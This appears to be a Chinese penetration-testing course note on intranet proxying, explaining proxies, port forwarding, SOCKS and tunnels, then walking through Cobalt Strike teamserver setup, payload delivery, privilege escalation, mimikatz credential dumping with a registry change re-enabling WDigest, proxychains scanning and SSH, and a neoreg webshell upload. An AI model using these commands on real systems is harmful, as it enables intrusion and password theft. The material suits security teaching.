**免责声明：**

**本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。**


**希望同学们知法、懂法、守法，做一个良好公民。**

**内网代理**


# 相关概念

## （1）代理

正向代理是一个位于客户端和目标服务器之间的代理服务器(中间服务器)。为了从原始服务器取得内容，客户端向代理服务器发送一个请求，并且指定目标服务器，之后代理向目标服务器转交并且将获得的内容返回给客户端。正向代理的情况下客户端必须要进行一些特别的设置才能使用。



  反向代理正好相反。对于客户端来说，反向代理就好像目标服务器。并且客户端不需要进行任何设置。客户端向反向代理发送请求，接着反向代理判断请求走向何处，并将请求转交给服务器，客户端并不会感知到反向代理后面的服务，也因此不需要客户端做任何设置，只需要把反向代理服务器当成真正的服务器就好了。



正向代理是代理客户端，为客户端收发请求，使真实客户端对服务器不可见；而反向代理是代理服务器端，为服务器收发请求，使真实服务器对客户端不可见。

## （2）端口转发

端口转发(Port Forwarding)是网络地址转换(NAT)地一种应用。通过端口转发，一个网络端口上收到的数据可以转发给另一个网络端口。转发的端口可以是本机的端口也可以是其他主机的端口。

在现实环境中，内网部署的各种防火墙和入侵检测设备会检查敏感端口上的连接情况，如果发现连接存在异样，就会立即阻断通信。通过端口转发，设置将这个被检测的敏感端口的数据转发到防火墙允许的端口上，建立起一个通信隧道，可以绕过防火墙的检测，并与指定端口进行通信。

端口映射(Port Mapping)也是网络地址转换的一种应用，用于把公网的地址翻译成私有地址。端口映射可以将外网主机收到的请求映射到内网主机上，使没有公网IP地址的内网主机能够对外提供相应的服务。端口映射和端口转发的概念没有严格的术语解释，可作为同一个术语进行解释。

## SOCKS


SOCKS代理(Protocol for sessions traversal across firewall securely，一种代理协议，标准端口为1080)，SOCKS代理有SOCKS4和SOCKS5两个版本，SOCKS4只支持TCP，而SOCKS5可以支持UDP和各种身份验证机制等协议。采用SOCKS协议的代理服务器被称为SOCKS服务器，是一种通用的代理服务器，在网络通信中扮演着一个请求代理人的角色。在内网渗透中，通过搭建SOCKS代理，可以与目标内网主机进行通信，避免多次使用端口转发。

## 隧道

代理主要解决网络访问通讯问题（从一个内网到另一个内网）。

隧道技术解决在代理基础之上通讯受阻的问题（被防火墙等检测拦截），达到绕过过滤限制等。

比如VPN就是一种隧道技术。VPN全称(vitual private network)。即虚拟专用网络。更直观的感受如下图所示。




上面的图中，假如我们在外面需访问公司服务器。那么可能会被防火墙拦截掉。如果采用vpn，能够建立起一条虚拟链路。这条链路是专属链路，可以相当于我们与公司服务器身处于同一个内网当中。因此隧道可以理解为我们站在了一个新的网络环境当中。


# 二、常用工具

## linux内网代理

当拿下可通外网与内网的跳板机后可以连上只通内网的目标机

利用cs中转会话





开启vps

finalshell连接


启动cs服务端（team给最大权限，需要java环境，vps需开启对应端口）

yum install -y java-1.8.0-openjdk\*

java -version


cd cobaltstrike4.3/


./teamserver 119.3.158.99 123456




kali上开启本地端，账号随便设密码和前面相同

./cobaltstrike







开启监听




生成payload





别人点击后监听机可上线




----------------分割线-------------------- #cs常用手段


sleep 0 #sleep 客户端与服务端连接时间缩短

shell ipconfig #shell 执行cmd命令操作


shell whoami #查看权限


提权步骤一：kele-->kele\*






提权步骤二：kele\*-->system\*





使用mimikatz读取账号密码 （mimikatz需要system权限）



发现无法获取明文密码

为了防止用户的明文密码在内存中泄露，微软在 2014 年 5 月发布了KB2871997 补丁，关闭了 WDigest 功能，禁止从内存中获取明文密码，且windows2012 及以上版本默认关闭 WDigest 功能。但可以通过修改注册表重新开启WDigest 功能。

shell reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest

/v UseLogonCredential /t REG\_DWORD /d 1 /f #开启 WDigest



shell reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest


/v UseLogonCredential /t REG\_DWORD /d 0 /f #关闭 WDigest

之后等待管理员重新登录便能获取明文密码（或者使用脚本强制锁屏）


再次运行mimikatz获取密码




-----------分割线------------



端口44756



vim /etc/proxychains.conf #编辑代理配置文件






服务器对应端口44756要开启

目标机开启apache2服务

IMG_261

攻击机使用proxychains启动firefox并访问目标机apache服务


proxychains firefox





扫描目标机端口


proxychains nmap 192.168.118.135



proxychains ssh root@192.168.118.135 #远程登录



## （2）windows内网代理




目标机开启apache服务




目标机进行端口映射

sunny.exe clientid 233049342247





攻击机利用regeorg生成密钥kele

py -3 neoreg.py generate -k kele




将生成的php文件上传到目标机（文件上传漏洞、蚁剑）

